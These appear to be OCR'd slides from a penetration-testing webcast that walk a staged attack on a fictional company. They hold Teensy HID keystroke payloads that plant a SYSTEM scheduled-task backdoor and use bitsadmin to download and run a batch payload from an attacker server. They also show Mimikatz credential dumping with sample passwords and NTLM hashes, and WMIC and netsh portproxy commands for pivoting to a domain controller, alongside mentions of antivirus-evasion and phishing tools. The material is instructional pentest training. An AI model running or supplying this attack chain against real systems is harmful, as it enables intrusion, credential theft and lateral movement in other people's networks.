
```
Keyboard.println("schtasks /create /tn \"Microsoft\\Windows\\AppID\\WiFiSecurity\" /sc onlogon
/f /rl highest /tr \"c:\\users\\rsmith\\wifi.bat\" /ru \"SYSTEM\"");
```

- …a pretty neat backdoor!
- Other useful payload generators
- Veil-Evasion - a tool to generate payload executables that bypass common antivirus solutions. More details @ https://www.veil-framework.com/framework/veil-evasion or, in Kali at least, apt-get install veil-evasion
- We'll host payload.bat (the generated payload) on a malicious web server and make a request to download this via Bitsadmin

Attack Two: Building a HID Attack

- …and here are the final few Teensy commands

```
Keyboard.println("bitsadmin /transfer H4cK3d /download /priority normal
http://192.168.0.8:443/payload.bat c:\\users\\rsmith\\payload.bat");
delay(5000);
Keyboard.println("c:\\users\\rsmith\\payload.bat");
```


kali_x64 (prior to ovpninstall) [Running] - Oracle VM VirtualBox
Applications
Places
Terminal
Fri 20:19
1
en1
root@kcookie64: ~
File Edit View Search Terminal Help
root@kcookie64:~#
Right Ctrl
pwning in progress... - owen@ucookie: ~/shared
owen@ucookie:~/shared$

Attack Three: Phishing

- If all else fails, go phishing!
- We're not going to talk a lot about phishing here (it's an extensive topic)…

However; there are some good projects/frameworks out there that allow you to test your staff (subject to company policies and local laws…)

[+] Gophish - https://github.com/gophish/gophish
[+] Phishing Frenzy - https://github.com/pentestgeek/phishing-frenzy

- With LetsEncrypt (https://letsencrypt.org) we can easily/freely gain valid SSL certificates for our tests
- Certs valid for 90 days; plenty of time for most engagements!

Escalation

OK Bobs been pwned  …

…But what if Bob was running a low privileged account?

Escalation

- The payloads we have used so far have generally required privileged access
- If we don't have this already there are many avenues to take (far too many to discuss within this Webcast!)
- Enumeration, enumeration, enumeration! We can't attack anything before we know what we need to attack…

  [+] Windows - Pentest Monkey's windows-privsc-check @ https://github.com/pentestmonkey/windows-privesc-check
  [+] Linux - <self-promotion> LinEnum and Linux Privilege Escalation Cheatsheet @ http://www.rebootuser.com </self-promotion>

- Tools/Techniques and Exploits

  [+] Many and varied!
  [+] A tool that has been in the news in recent months (Jan 2016) is 'Hot Potato' by FoxGlove Security*
  [+] Three main attacks; Local NBNS Spoofer, Fake WPAD Proxy Server and NTLM Relay attacks

*https://foxglovesecurity.com/2016/01/16/hot-potato

Escalation

- Right, we have Admin, root, SYSTEM, whatever!
- On this system we rule. But we want more. After all, the target for this whole attack was **vulnerablecompany.xyz** **not** bob@vulnerablecompany.xyz – he was just our way in!
- Remember; our last HID payload also created a Wi-Fi hotspot ***hackedwifi*** (probably not the best choice of name), so we can always sit outside Bob's office and hop onto this at anytime we wish!
- However, whilst we have a connection to Bob's system we may as well take what we can!

Escalation

- Mimikatz* can extract plaintexts passwords, hashes, PIN codes and Kerberos tickets from memory
- Privileges are required!
- Important note: If you're running a 64-bit system (as we are in this demo) you'll need to be residing within a 64-bit process if you want these tools to work properly!

```
meterpreter > mimikatz_command -f sekurlsa::logonPasswords -a "full"

rsmith,VULNCOMPANY,Password1234!"
"0;151057","Kerberos","rsmith","VULNCOMPANY","
         * Utilisateur  : rsmith
         * Domaine      : VULNCOMPANY
         * Hash LM      : e52cac67419a9a22d419bc5eacf63c92
         * Hash NTLM    : 29ab86c5c4d2aab957763e5c1720486d"
```

- Another nice tool is Windows Credential Editor (WCE)**

*https://github.com/gentilkiwi/mimikatz
**http://www.ampliasecurity.com/research/windows-credentials-editor

What Do We Know?

vulnerablecompany.xyz has a web application hosted '*in the cloud*' and a remote access endpoint at vpn.vulnerablecompany.xyz

We have identified a remote worker and performed *some* recon on this employee

We have compromised a remote system

We haven't got into the company infrastructure

Pivoting & Pillaging

- Let's explore that Wi-Fi hotspot of ours…

- Connecting to this hotspot will allow us to share Bob's Internet connection. Obviously we want more than free Wi-Fi

- Netsh PortProxy

  [+] '…The Netsh Interface Portproxy commands provide a command-line tool for use in administering servers that act as proxies between IPv4 and IPv6 networks and applications…'*

Note: The target must have the IPv6 stack installed

- We can use the PortProxy interface to forward traffic from Bob's hotspot to a *known* internal system of our choice

Attacker (Wi-Fi hotspot client DHCP address) >> Bob's Wi-Fi Hotspot G/W (192.168.173.1) >> vulnerablecompany.xyz host:port

*https://technet.microsoft.com/en-us/library/cc731068(v=ws.10).aspx

Pivoting & Pillaging

- However. We'll need a target.
- WMIC can be used to query various information on a remote system; for example


[+] ntdomain will return details of the domain and DC information

```
wmic /node:192.168.173.1 /User:vulncompany\rsmith /Password:Password1234! "ntdomain"
```

- We can also use WMIC *process call create* to run a commands on the remote host
- Putting this all together we can use WMIC to locate a DC, and then use PortProxy to forward traffic from **Bob_hotspot_IP:389** to **Vulnerabelcompany_DC:389** (see below)

```
wmic /node:192.168.173.1 /User:vulncompany\rsmith /Password:Password1234! process call create
"cmd.exe /c netsh interface portproxy add v4tov4 listenport=389 listenaddress=192.168.173.1
connectport=389 connectaddress=172.16.0.100"
```

*https://technet.microsoft.com/en-us/library/cc731068(v=ws.10).aspx

